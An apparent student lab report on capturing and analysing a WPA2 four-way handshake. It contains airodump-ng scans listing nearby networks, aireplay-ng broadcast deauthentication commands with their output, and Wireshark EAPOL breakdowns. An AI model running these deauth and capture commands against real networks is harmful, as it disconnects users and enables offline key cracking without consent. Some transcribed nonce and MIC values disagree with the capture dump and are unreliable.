

WPA2 Handshake Capture and Analysis

Objective: Capture the WPA2 handshake from a wireless network, which is the first step in testing the security of a wireless network. Analyze the captured handshake using packet analysis tools.

1. Capture WPA2 Handshake:

- Use `airodump-ng` to focus on a specific target network:

2. Deauthentication Attack:

- To force a handshake capture, send a deauth attack to disconnect clients and capture their reconnection:

3. Confirm Handshake Capture:

- Look for the message “[WPA handshake: <MAC>]” in the `airodump-ng` terminal window to verify capture.

4. Packet Analysis (Optional):

- Open Wireshark and load the `.cap` file:
- Filter traffic by the `eapol` protocol to analyze the handshake packets.

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CH 9 [ Elapsed: 1 min ] [ 2024-12-02 02:07 ]

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:37:5F:DA:C2:4B -84 5 0 0 6 720 WPA2 COMP PSK SpectrumSetup-49
8a:15:a3:c7:18:a6 -86 3 0 0 1 195 WPA2 COMP PSK SpectrumSetup-60
9C:53:22:C5:07:CF -85 0 2 0 6 -1 WPA <length: 0>
B0:82:8F:7E:32:36 -86 5 0 0 11 195 WPA2 COMP PSK MySpectrumWiFi9-2G
5B:FD:05:6C:92:52 -83 17 0 0 1 135 WPA2 COMP PSK [range]_E30AJ77113689J
CA:2B:96:AE:EB:AD -83 3 0 0 7 48 OPN LiDnet4EE8AD
FA:5A:8B:9B:F6:E8 -86 6 0 0 1 138 WPA2 COMP PSK <length: 21>
A0:65:A3:15:80:7E -83 5 0 0 6 195 WPA2 COMP PSK 24Wi1s301-2G
2C:30:33:EC:88:33 -85 2 0 0 6 195 WPA2 COMP PSK 24Wi1s203-2G
24:49:3B:82:1B:FE -86 2 0 0 1 195 WPA2 COMP PSK MySpectrumWiFi9-2G
08:13:ED:FA:05:2D -87 15 0 0 6 720 WPA2 COMP PSK Its lit 1v
A4:97:33:AF:DA:D5 -88 4 0 0 6 720 WPA2 COMP PSK SpectrumSetup-D7
C2:83:22:C5:07:C1 -88 3 0 0 7 120 WPA2 COMP PSK <length: 30>
B0:7F:89:94:F2:21 -85 2 0 0 11 195 WPA2 COMP PSK 24Wi1s201-2G
74:37:5F:9D:08:07 -72 10 0 0 11 720 WPA2 COMP PSK SpectrumSetup-05
A0:7F:8A:54:D0:AA -86 7 0 0 6 260 WPA2 COMP PSK SpectrumSetup-00AA
30:93:8C:7C:CF:FE -85 18 1 0 6 195 WPA2 COMP PSK MySpectrumWiFi9-2G
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A0:CA:63:63:9B:1E -80 24 0 0 1 135 WPA2 COMP PSK [range]_E30AJ77113617H
08:EC:C5:09:BA:73 -81 38 6 0 1 195 WPA2 COMP PSK Starry05118
A0:72:AE:57:1A:8D:18 -86 6 7 0 7 195 WPA2 COMP PSK ATTYsYQgs
64:67:72:6F:EA:8F -83 44 6 0 6 720 WPA2 COMP PSK MHome
C8:6C:FE:D3:A2:05 -61 62 0 0 6 360 WPA2 COMP PSK <length: 0>
C8:6C:FE:D3:A2:07 -61 59 0 0 6 360 OPN <length: 0>
C8:6C:FE:D3:A2:03 -64 56 9 0 6 360 WPA3 COMP SAE <length: 0>
C8:6C:FE:D2:84:27 -69 66 1 0 6 360 WPA2 COMP PSK Catalina
C8:6C:FE:D2:84:27 -49 67 0 0 6 360 OPN <length: 0>
C8:6C:FE:D2:84:23 -52 60 14 0 6 360 WPA3 COMP SAE <length: 0>
74:37:5F:D9:64:C7 -76 36 0 0 6 720 WPA2 COMP PSK SpectrumSetup-C5
00:25:00:FF:94:73 -1 0 0 0 -1 -1 <length: 0>
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C8:6C:FE:D2:DE:67 -68 47 0 0 6 360 OPN <length: 0>
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A4:97:33:12:91:88 -59 9 0 0 6 720 WPA2 COMP PSK SpectrumSetup-8A
24:49:3B:05:A1:FE -83 41 0 0 6 195 WPA2 COMP PSK 10XDELMAR7-2G
9A:9C:27:D7:9A:47 -83 35 0 0 11 540 WPA2 COMP PSK NSA Surveillance Team
74:37:5F:38:D1:F7 -79 58 0 0 11 720 WPA2 COMP PSK PotatoPudding
12:59:32:52:C7:38 -83 41 0 0 11 65 WPA2 COMP PSK <length: 0>
64:67:72:6B:34:FD -75 62 0 0 11 720 WPA2 COMP PSK SpectrumSetup-FB
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9A:9C:27:D7:9A:47 -83 35 0 0 11 540 WPA2 COMP PSK NSA Surveillance Team
74:37:5F:38:D1:F7 -79 58 0 0 11 720 WPA2 COMP PSK PotatoPudding
12:59:32:52:C7:38 -83 41 0 0 11 65 WPA2 COMP PSK <length: 0>
64:67:72:6B:34:FD -75 62 0 0 11 720 WPA2 COMP PSK SpectrumSetup-FB
F8:5B:3B:27:AA:13 -38 58 4 0 11 720 WPA2 COMP PSK SpectrumSetup-15
0C:1F:89:94:19:08 -88 14 1 0 11 195 WPA2 COMP PSK 255w1s15-2G
Quitting...

[rampy@kali:~]$ sudo airodump-ng --bssid F8:5B:3B:27:AA:13 -c 11 wlan0

CH 11 [ Elapsed: 12 s ] [ 2024-12-02 02:09 ]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:5B:3B:27:AA:13 -39 67 85 5 0 11 720 WPA2 COMP PSK SpectrumSetup-15



BSSID STATION PWR Rate Lost Frames Notes Probes
F8:5B:3B:27:AA:13 76:34:1E:DF:9D:4C -85 0 - 6 0 7
Quitting...

[rampy@kali:~]$ sudo aireplay-ng --deauth 10 -a F8:5B:3B:27:AA:13 wlan0

02:10:38 Waiting for beacon frame (BSSID: F8:5B:3B:27:AA:13) on channel 11
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
02:10:39 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:AA:13]
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02:10:40 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:AA:13]
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02:10:45 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:AA:13]

[rampy@kali:~]$ sudo aireplay-ng --deauth 10 -a F8:5B:3B:27:AA:13 wlan0

02:12:21 Waiting for beacon frame (BSSID: F8:5B:3B:27:AA:13) on channel 11
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
02:12:21 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:AA:13]
02:12:22 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:AA:13]
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FireFox ESR

capture_file-01.cap

IEEE 802.11 QoS Data, Flags:F.

Logical Link Control

802.1X Authentication

Version: 802.1X-2004 (2)

Type: Key (3)

Length: 95

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 1]

Key Information: 0x008a

Key Length: 16

Replay Counter: 1

WPA Key Nonce: 1c8bf6d3628c34c3e1840b407101f3b3e88ece3947d7725243f997e759d6d30

Key IV: 00000000000000000000000000000000

WPA Key RSC: 00000000000000000000000000000000

WPA Key ID: 00000000000000000000000000000000

WPA Key MIC: 00000000000000000000000000000000

WPA Key Data Length: 0

IEEE 802.11 wireless LAN (wlan), 26 byte(s)

Packets: 35721 - Displayed: 30 (0.1%)

Profile: Default

capture_file-01.cap

IEEE 802.11 QoS Data, Flags:T

Logical Link Control

802.1X Authentication

Version: 802.1X-2001 (1)

Type: Key (3)

Length: 117

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 2]

Key Information: 0xd09a

Key Length: 8

Replay Counter: 1

WPA Key Nonce: 809020d13b0170a219842b3dc586b64246e68c34a5e730510522eef11c0e5

Key IV: 00000000000000000000000000000000

WPA Key RSC: 00000000000000000000000000000000

WPA Key ID: 00000000000000000000000000000000

WPA Key MIC: 8465caab2a0ca2d97a14893946fbbe43



WPA Key Data Length: 22

WPA Key Data: 30140100000fac040100000fac040100000fac020000

Key Descriptor Type (eapol.keydes.type), 1 byte(s)

Packets: 86971 - Displayed: 30 (0.0%)

Profile: Default



FROM the screenshots i have taken Message 1 of 4

- Source: AskeyCompute_27:a4
- Destination: MerossTechno_3d:d5
- Protocol: EAPOL(Extensible Authentication Protocol over LAN)
- Details:
 - Key Descriptor Type: EAPOL RSN Key (2)
 - ANonce: 12cb8f8d3628c34e3814b0487101f3b3e88ece3947d7725243f997e759dd6d30
 - This is the Authenticator Nonce generated by the Access Point (AP) for the handshake.
 - Key Length: 16 bytes (default length for WPA2 keys).

- **Replay Counter:** 1
 - This packet starts the handshake by sending the ANonce to the Supplicant (client).
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Message 2 of 4

- **Source:** MerossTechno_3d:d5
 - **Destination:** AskeyCompute_27:a4
 - **Protocol:** EAPOL
 - **Details:**
 - **Key Descriptor Type:** EAPOL RSN Key (2)
 - **SNonce:**
809820e1d3b017a9a219842b3d5c8b64246e68c34a5e730516522eeaf11c8e5
 - This is the Supplicant Nonce generated by the client in response to the ANonce from the AP.
 - **MIC:** 84668eaa2ca2d97a14893946fbbe43
 - This MIC proves the client knows the PMK (Pairwise Master Key).
 - **Replay Counter:** 1 (matches the one in Message 1, ensuring no replay attack).
 - Confirms the client is participating in the handshake and has the PMK.
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Message 3 of 4

- **Source:** AskeyCompute_27:a4
 - **Destination:** MerossTechno_3d:d5
 - **Protocol:** EAPOL
 - **Details:**
 - **Key Descriptor Type:** EAPOL RSN Key (2)
 - **GTK:** This packet contains the encrypted Group Temporal Key (GTK).
 - **MIC:** 800e77d0224a66d903063dc7a3af
 - Generated by the AP using the PTK, it proves that the AP has successfully calculated the PTK and derived the GTK.
 - **Replay Counter:** 2 (incremented from the previous messages).
 - Confirms the AP is ready for secure communication.
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Message 4 of 4

- **Source:** MerossTechno_3d:d5
 - **Destination:** AskeyCompute_27:a4
 - **Protocol:** EAPOL
 - **Details:**
 - **Key Descriptor Type:** EAPOL RSN Key (2)
 - **MIC:** 800e77d0224a66d903063dc7a3af
 - Confirms receipt of the GTK and successful handshake completion.
 - **Replay Counter:** 2 (matches the one in Message 3).
 - Finalizes the handshake, ensuring the client and AP are synchronized for encrypted communication.
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Summary of the Process:

1. **Message 1:** AP sends ANonce.
2. **Message 2:** Client sends SNonce and its MIC.
3. **Message 3:** AP confirms PTK calculation, sends MIC and GTK.
4. **Message 4:** Client acknowledges and finalizes the handshake.